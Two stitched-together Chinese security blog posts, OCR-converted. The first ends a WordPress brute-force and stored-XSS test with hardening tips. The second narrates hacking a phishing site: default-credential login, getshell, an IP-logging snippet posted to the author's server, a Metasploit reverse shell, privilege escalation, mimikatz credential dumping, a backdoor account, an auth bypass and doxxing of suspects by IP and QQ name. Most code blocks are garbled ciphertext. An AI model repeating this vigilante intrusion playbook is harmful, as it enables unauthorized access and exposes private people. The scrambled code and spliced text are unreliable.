Brute Forcing 'admin' Time: 00:02:00 <========================== > (2108 / 2109) 99.95% ETA: 00:00:00

这里尝试了下，常见的弱口令，爆出了 password：admin2019 ，内心一阵小庆幸，继续验证我们扫出来的存储型 XSS ：）

2、插件的 XSS 验证


1）漏洞相关细节

根据 https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html 提示,该插件的 ` 标签的 title` 可以用单引号进行截断。


```
?deeu wlwdh@*% fodvv@%6rppphqw0dqn%A?d kuhi@*kuhi@%A =0,
?deeu wlwdh@*% * fodvv@%6rppphqw0dqn%A{?2deeuA?2dA
```

原理搞懂了，我们可以进行构造 POC 如下，XSS 语句正常解析的情况下，鼠标悬停在留言上方即会触发 Payload


```
?deeu fodvv@%6rppphqw0dqn% *@%8 kuhi@%A =0, ?deeu wlwdh@*%
rqprxvhryhu@%ldhuw=466;,>%wlwdh@%8 fodvv@%6rppphqw0dqn%A?d
kuhi@%A{vvB?2deeuA
```



说走咋就走，去尝试提交一个留言看一看，在留言界面植入构造好的 XSS 语句



成功留言之后，发现表情（emoji）依旧还在，Nani 猜测是插件没有启用，或者新的 Wordpress 版本做了过滤。



进后台管理瞅一瞅，确实没有执行成功。

查看插件的启用状态，未启用...

五、防护措施

1、关于密码爆出防护措施

1）避免 WordPress 用户列表被列举，不要把用户名作为昵称，并且不要使用已经被大众知道的用户名。最好的方式是选择一个包含随机字符的名字做用户名并且使用其他名字作为昵称。

2）限制一个 IP 地址的尝试登录次数。WordPress 有很多插件可以实现这个功能。列如有一个插件叫

Brute Force Login Protection (当然你也可以写一个脚本防止爆出个人密码)

2：如何防范扫描插件、主题、TimThumb 文件

使用 Block Bad Queries (BBQ)插件，就可以屏蔽和禁止这类扫描。

六、思考总结

在进行安全测试的时候，尽可能多的去收集可利用的信息，知己知彼方能百战不殆，同样作为自己站点的守护者多了解一些攻击者使用的工具和思路有时候也可以起到事半功倍的奇效的。

练　　阻软

drivertom 信安之路 2019-03-19

原文地址：
http://drivertom.blogspot.com/2019/03/blog-post_16.html

本文所写的内容基本真实，但有些渗透溯源的过程为了描述的精简被修改删除。一些无关紧要的事情也被略去，但对渗透至关重要的大思路和小细节我都没放过。同时在渗透的时候我没有留下截图，很多图是我后来补上的。转载请注明出处。

0x01 引子

事情要从一周前说起。

深夜，寝室，我照例空虚寂寞百无聊赖地刷群。

突然看到 D 小姐姐 在群里面说她用了 N 线程给钓鱼网站交了大量垃圾信息，最后卡爆了服务器，颇为得意。

当晚我正好闲着没事，就决定小小地得罪一下这个钓鱼网站，故事就这样开始了

0x02 入侵

首先是基础的信息搜集，但是当我查询 whois 和微步在线之后却没有任何结果，显示的是这些注册信息被保护了，毫无结果。最后只知道同一台服务器上运行 了很多相同的钓鱼站。

好在 D 小姐姐 的垃圾数据并没有给服务器造成太大影响，很快服务器就恢复了并显示如下界面

现在的钓鱼网站的制作者都很良心，界面弄得跟官方的非常相似，可不像当年那些随便画个框框就等着要密码的，毕竟时代在进步嘛。但这也不是完美的，密码那里弄成小写 qq 的了。

翻看钓鱼网址 ：

http://timea.icu/Ru_op/newwap.html


的源码，我们可以看到作者用了 document.write(unescape(' 来掩饰网页源码，应该是用来防止被基于关键字拦截的防诈骗软件拦截?

而且网页里面还引用了个有趣的 JS

```
z lqgr z 1r qo dg@i xqf wr q+, ~

ydu gdwnbwp h@*534<0705 4; =33=8<*>
```


```
   ydu wlp h@Gdwh1sduvh+qhz Gdwh+,,>
   ydu gdwh4@Gdwh1sduvh+qhz Gdwh+gdwhbwlp h1uhsodfh+202j / *2*,,
,>
   li+gdwh4?wlp h, ~
        wr s1or f dwlr q1kuhi@*2h{sluh1kwp o*>
  ∅
 ' +*&h{sluh0wlp h*,1kwp c+gdwhbwlp h,>
∅
```

大概就是一段时间后这个网站就 "expire" 掉了，而 expire.html 长这个样子。




这应该说明这个网站不是钓鱼者自己做的而是花钱买来的。现在不愧是社会主义市场经济啊，这些搞黑产的已经弄成一个产业链了，有的人负责做网站有的人负责骗，分工明确各司其职高效工作呢。

接着在检查没有 WAF 后就在登录处拦截 POST 包，扔到 sqlmap 里面注入



果真毫无意外地失败了。这年头，连钓鱼站都这么安全了。

我再用 Burp 扫了下路径，发现了几个有趣的路径。



这是我刚刚补的图，本来这些路径里面还有 phpmyadmin 的但是在后来管理员换了路径所以现在没了。我先尝试了 phpmyadmin 的弱密码，但是失败了，转去看别的路径

最有趣的是在 /membe r 路径中

没想到这一个简简单单的钓鱼站需要用到一个 DedeCMS？

我就顺手下了个 DedeCMS 的源码看看，发现后台路径 /dede，点进去居然有，而且直接用 admin/admin 就登录了！

后台别有洞天，皮肤比 Dede 官方的不知道好看到哪里去。如果 Dede 官方有人看到这个心里一定会很惭愧吧。后台还可以看到各种钓鱼数据，由于暂时它的后台出了些毛病我就不截图了。

不过不管这么说这只是套了层皮而已，内核还是 DedeCMS，我就在 SecWIKI 的 CMS Hunter 搜了个 DedeCMS 后台提权漏洞《DedeCMS V5.7 SP2 后台存在代码执行漏洞》：

https://github.com/SecWiki/CMS-Hunter/tree/master/DedeCMS/DedeCMS%20V5.7%20SP2%E5%90%8E%E5%8F%B0%E5%AD%98%E5%9C%A8%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E

就成功 getshell 了

0x03 第一次不正经溯源

是时候把钓鱼者的 IP 弄出来了！

想想钓鱼者会怎么访问？当然是访问后台了！于是我在后台的 login.php 加上了如下代码来记录 IP

```
    22
ixqfwrq Fkhfn+' xuc,
~
    ' fk@fxudblqlv+,>
    fxudbvhwr sv+ ' fk/ F XUOR SWbXUO/ ' xuc,>
    fxudbvhwr sv+ ' fk/ F XUOR SWbUHWXUQWUDQVI HU/ 4,>
    fxudbvhwr sv+ ' fk/ F XUOR SWbF XVWRP UHT XHVW/ *J HW*,>
    fxudbvhwr sv+ ' fk/ F XUOR SWbWLP HRXW/ 93,>
    ' uhvxow@fxudbh{hf+ ' fk,>
    fxudbfor vh+ ' fk,>
    uhwxuq ' uhvxow>
```

```
Ø

' xuc@%kvvvs=22111=2p hvvdj h1sksBlqir@Dqr vkhu( 53%>

' lqir@xudhqfr gh++vvwulqj,' bVHUYHU^*UHP RWHbDGGU*`1+vvwulqj,'

bVHUYHU^*KWWSbXVHUbDJHQW*`,>

Fkhfn+' xuc1' lqir,>
```

其中这个接收的服务器是拿 S 神的服务器干的，他为了检测菜刀流量的行为专门搭建了个服务器供我们去日。

这样我在服务器上面访问/就可以看到 IP 了

可惜似乎我高兴得太早，一天下去发现登过这个后台的人遍布全国各地，估计是全国各地都有正义黑客想要干这个网站吧，但这样攻击者的 IP 就被藏起来了

看来我需要提权，进入服务器，拿到更多东西！

0x04 提权


在提权之前我还干了个事情，就是保存整站源码以查找关键信息免得一会万一动静太大或者搞崩服务器导致惊动管理员权限丢失我好歹能留点纪念品。

进入 webshell 发现命令执行的函数都被禁止了，首先要解决命令执行的问题。许多人认为命令执行函数被禁止就高枕无忧 了，但接下来的事情证明这是错的。

禁止命令执行函数无非就是在 php.ini 里面设置 disable_functions，当我的 shell 能够修改这个 php.ini 的时候，这个所谓的防护就变得没有意义了。


执行 whoami 命令发现权限只有 iis apppool\www。这个权限低的难以忍受，我得想办法提权。我祭出了提权后渗透大杀器 Metasploit

上传用 msf 生成的木马，自己的服务器再配置好监听，webshell 执行，成功获取 meterpreter 会话！之后一记 Ms16-075 漏洞拿到 system 权限！



0x05 第二次正经的溯源

在拿到服务器权限后,我用 mimikatz 拿到了管理员明文密码




但是保险起见我还是先新建一个用户(就是上图的 360safe)，免得到时候登上去把管理员挤下去的尴尬状况

然后用一个命令把远程桌面的端口查出来

```
F=_Z lqgr z v_v| vwhp 65Auhj t xhu| %knqp _V\ VWHP _F xuuhqwF
r qwur dVhw_F r qwur o_Whup lqdc
Vhuyhu_Z lqVwdwVr qv_UGS0Wfs%2y%Sr uwQxp ehu%
uhj t xhu| %knqp _V\ VWHP _F xuuhqwF r qwur dVhw_F r qwur o_Whup lqdc
Vhuyhu_Z lqVwdwVr qv_UGS0Wfs%2y%Sr uwQxp ehu%
KNH\ bORF DObP DF KLQH_V\ VWHP _F xuuhqwF r qwur dVhw_F r qwur o_
```


```
Whup lqdoVhuyhu_Z lqVwdwWr qv_UGS0Wfs

   SruwQxp ehu    UHJ bGZ RUG    3{8; g7
```

最后成功登录远程桌面！



登录远程桌面后我发现电脑上几乎没装什么软件，除了个宝塔外就没有别的了

我先搜集了 Windows 日志，在日志中我发现了一些的东西



首先呢，非常不幸，我在最开始用 msf 提权的时候清理了日志，这是我的大失误，导致 3 月 10 日之前的日志都没了。但是不幸中的万幸是，残存的日志足矣帮助我们找到攻击者的一些信息。

这个攻击者的电脑名字叫做“阿洲”，听起来像是港台片里面的黑社会，IP 地址

拿到了两个，一个是 119.85.162.18(中国重庆重庆合川区龙湖美岸(住宅小区)(可信度：99))

还有一个是 119.85.166.235（中国 重庆 重庆 合川区）成功定位！

服务器上还装有宝塔，由于我并不知道宝塔的密码，就直接修改了里面的 php 文件，把密码判定那里修改了下逻辑，这样只要我的用户名是 360safe 就能(是的，我有一次借刀 360)登录。

在登陆后我看到后台日志，有看到了一个 IP:119.85.164.184 (中国重庆重庆合川区美绿居·翡翠名苑(住宅小区)(可信度：99))应该是同一个人

同时后台还告诉我 C 盘有个 HTTP 日志记录，我迅速下下来,有一次发现了重庆的 IP 地址访问了 /install 页面。

还看到了他用的浏览器是 Windows8.1 用的是 Chrome 浏览器,这个尽管与我之前页面钓到的 UA 不一样，但由于都是 win8.1 这样较为少见的系统，故判定为同一个人

另一方面我还发现了另一个广东的 IP: 117.136.39.239(基站 IP)疑似同伙，他使用 2345 浏览器和 windows7 系统，第一次访问这个系统就直接访问 /dede，并且经常在后台发送 POST 包。

除了这些信息之外我就获取不了别的信息了。

0x06 使用了 0day 的不完全溯源


后来某一天课上完的时候，我问了老师业界大牛 Dr，大牛告诉我可以挖下讯边缘业务的 JSONP 漏洞来泄漏攻击者的 QQ。

在尝试了好几个小时之后，我只挖到了讯的某个能够泄漏用户名的 JSONP 和度能够泄漏部分用户名的 JSONP 漏洞，我很快将这个漏洞写成利用脚本，在调试后部署上去得到广东同伙的 QQ 名字“龙腾九天”和“怪兽”

